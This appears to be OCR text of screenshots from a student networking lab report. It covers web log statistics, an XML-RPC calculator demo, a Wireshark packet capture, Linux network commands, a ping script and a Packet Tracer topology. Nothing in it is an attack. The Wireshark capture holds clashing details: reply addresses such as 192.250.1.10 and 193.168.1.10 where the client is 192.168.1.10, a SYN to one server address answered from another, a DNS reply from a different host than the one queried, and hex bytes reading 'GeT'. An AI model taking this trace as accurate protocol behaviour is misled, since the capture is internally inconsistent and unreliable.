
Top 10 URLs

#	Hits	Files	KBytes	URL
1	1320	1200	1800	/
2	350	300	500	/icons/ubuntu-logo.png
3	240	200	320	/favicon.ico
4	180	150	250	/index.html

Top 10 HTTP Status Codes


#	Hits	Code	Description
1	2200	200	OK
2	180	404	Not Found
3	25	301	Moved Permanently



mshiv@localhost: ~
mshiv@localhost:~$ python3 calciserver.py
XML-RPC Calculator Server Running on Port 8000...
mshiv@localhost: ~
mshiv@localhost:~$ python3 calciclient.py
Enter First Number: 10
Enter Second Number: 5
Addition = 15.0
Subtraction = 5.0
Multiplication = 50.0
Division = 2.0
mshiv@localhost:~$



network_forensics.pcapng - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip
No. Time Source Destination Protocol Length Info
1 0.000000 192.168.1.10 192.168.1.1 DNS 76 Standard query 0x1a2b A www.google.com
2 0.022341 192.168.1.1 192.168.1.10 DNS 92 Standard query response 0x1a2b A www.google.com 142.250.72.14
3 0.045123 192.168.1.10 142.250.72.10 TCP 66 52341 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
4 0.067890 142.250.72.14 192.250.1.10 TCP 66 443 → 52341 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256
5 0.067912 192.168.1.10 142.250.72.14 TCP 54 52341 → 443 [ACK] Seq=1 Ack=1 Win=131072 Len=0
6 0.091234 192.168.1.10 142.250.72.14 TLSv1.3 583 Client Hello
7 0.123456 142.250.72.14 142.168.1.10 TLSv1.3 1514 Server Hello, Change Cipher Spec, Application Data
8 0.234567 192.168.1.10 142.250.72.14 TLSv1.3 367 Application Data
9 1.345678 192.168.1.10 8.8.8.8 DNS 72 Standard query 0x3c4d A example.com
10 1.456789 192.168.1.1 192.168.1.10 DNS 88 Standard query response 0x3c4d A example.com 93.184.216.34
11 1.567890 192.168.1.10 93.184.216.34 TCP 66 52342 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
12 1.789012 93.184.216.34 192.168.1.10 TCP 66 80 → 52342 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256
13 1.789345 192.168.1.10 93.184.216.34 TCP 54 52342 → 80 [ACK] Seq=1 Ack=1 Win=131072 Len=0
14 1.890123 192.168.1.10 93.184.216.34 HTTP 472 GET /index.html HTTP/1.1
15 1.912345 93.184.216.34 193.168.1.10 HTTP 1316 HTTP/1.1 200 OK (text/html)
Packet List
Frame 14: 472 bytes on wire (3776 bits), 472 bytes captured (3776 bits) on interface Wi-Fi, id 0
Ethernet II, Src: IntelCor_3a:5b:7e (b8:27:eb:3a:5b:7e), Dst: Tp-LinkT_6f:2c:1d (0c:80:63:6f:2c:1d)
Internet Protocol Version 4, Src: 192.168.1.10, Dst: 93.184.216.34
Transmission Control Protocol, Src Port: 52342, Dst Port: 80, Seq: 1, Ack: 1, Len: 418
Hypertext Transfer Protocol
GET /index.html HTTP/1.1\r\n
Host: example.com\r\n
Connection: keep-alive\r\n
Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
Accept-Encoding: gzip, deflate, br\r\n
Accept-Language: en-US,en;q=0.9\r\n
\r\n
Packet Details
0000 0c 80 63 6f 2c 1d b8 27 eb 3a 5b 7e 08 00 45 00
0010 01 ca 3d 7a 40 00 40 06 6a 3c c0 a8 01 0a 5d b8
0020 d8 22 cc e6 00 50 cb 86 1f 3d 4f f8 6f 5d 80 18
0030 20 00 f6 06 00 00 47 65 54 20 2f 69 6e 64 65 78
0040 2e 68 74 6d 6c 20 48 54 54 50 2f 31 2e 31 0d 0a
0050 48 6f 73 74 3a 20 65 78 61 6d 70 6c 65 2e 63 6f
Packet Bytes
network_forensics.pcapng
Packets: 1502 Displayed: 1502 (100.0%)
Profile: Default


```
mshiv@localhost:~$ hostname
localhost
mshiv@localhost:~$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.1.1     0.0.0.0         UG    100    0        0 wlp2s0
192.168.1.0     0.0.0.0         255.255.255.0   U     100    0        0 wlp2s0
mshiv@localhost:~$ netstat -n
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.1.8:52134       142.250.183.14:443      ESTABLISHED
tcp        0      0 192.168.1.8:52140       142.250.183.78:443      ESTABLISHED
udp        0      0 0.0.0.0:68              0.0.0.0:*
mshiv@localhost:~$ ip address show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: wlp2s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 10
    link/ether 3c:52:82:9a:4f:1d brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.8/24 brd 192.168.1.255 scope global dynamic wlp2s0
       valid_lft 86392sec preferred_lft 86392sec
    inet6 fe80::97e4:98d2:62c1:1b2e/64 scope link
       valid_lft forever preferred_lft forever
mshiv@localhost:~$ nslookup google.com
Server:             192.168.1.1
Address:            192.168.1.1#53


Non-authoritative answer:
Name:  google.com
Address: 142.250.183.14
mshiv@localhost:~$ ifconfig
wlp2s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.8  netmask 255.255.255.0  broadcast 192.168.1.255
        ether 3c:52:82:9a:4f:1d  txqueuelen 1000  (Ethernet)
        RX packets 45231  bytes 62347421 (59.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29811  bytes 4021536 (3.8 MiB)
        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
mshiv@localhost:~$ ping -c 3 google.com
PING google.com (142.250.183.14) 56(84) bytes of data.
64 bytes from 142.250.183.14: icmp_seq=1 ttl=116 time=21.3 ms
64 bytes from 142.250.183.14: icmp_seq=2 ttl=116 time=20.8 ms
64 bytes from 142.250.183.14: icmp_seq=3 ttl=116 time=21.0 ms
--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 20.812/21.054/21.324/0.208 ms
```



mshiv@localhost: ~
mshiv@localhost:~$ python3 ping.py
Enter Server IP Address or Domain Name: google.com
Enter Number of Ping Requests: 4
----- Ping Results -----
PING google.com (142.250.72.14) 56(84) bytes of data.
64 bytes from maa05s21-in-f14.1e100.net (142.250.72.14): icmp_seq=1 ttl=117 time=18.4 ms
64 bytes from maa05s21-in-f14.1e100.net (142.250.72.14): icmp_seq=2 ttl=117 time=17.9 ms
64 bytes from maa05s21-in-f14.1e100.net (142.250.72.14): icmp_seq=3 ttl=117 time=18.1 ms
64 bytes from maa05s21-in-f14.1e100.net (142.250.72.14): icmp_seq=4 ttl=117 time=18.0 ms
--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 17.900/18.100/18.400/0.200 ms
[+] Server is Reachable
mshiv@localhost:~$



Cisco Packet Tracer
File Edit Options View Tools Extensions Window Help
Logical Physical x: 527, y: 238 [Root]
PC0
192.168.1.10
2960-24TT
Switch0
PC1
192.168.1.20
Network Devices

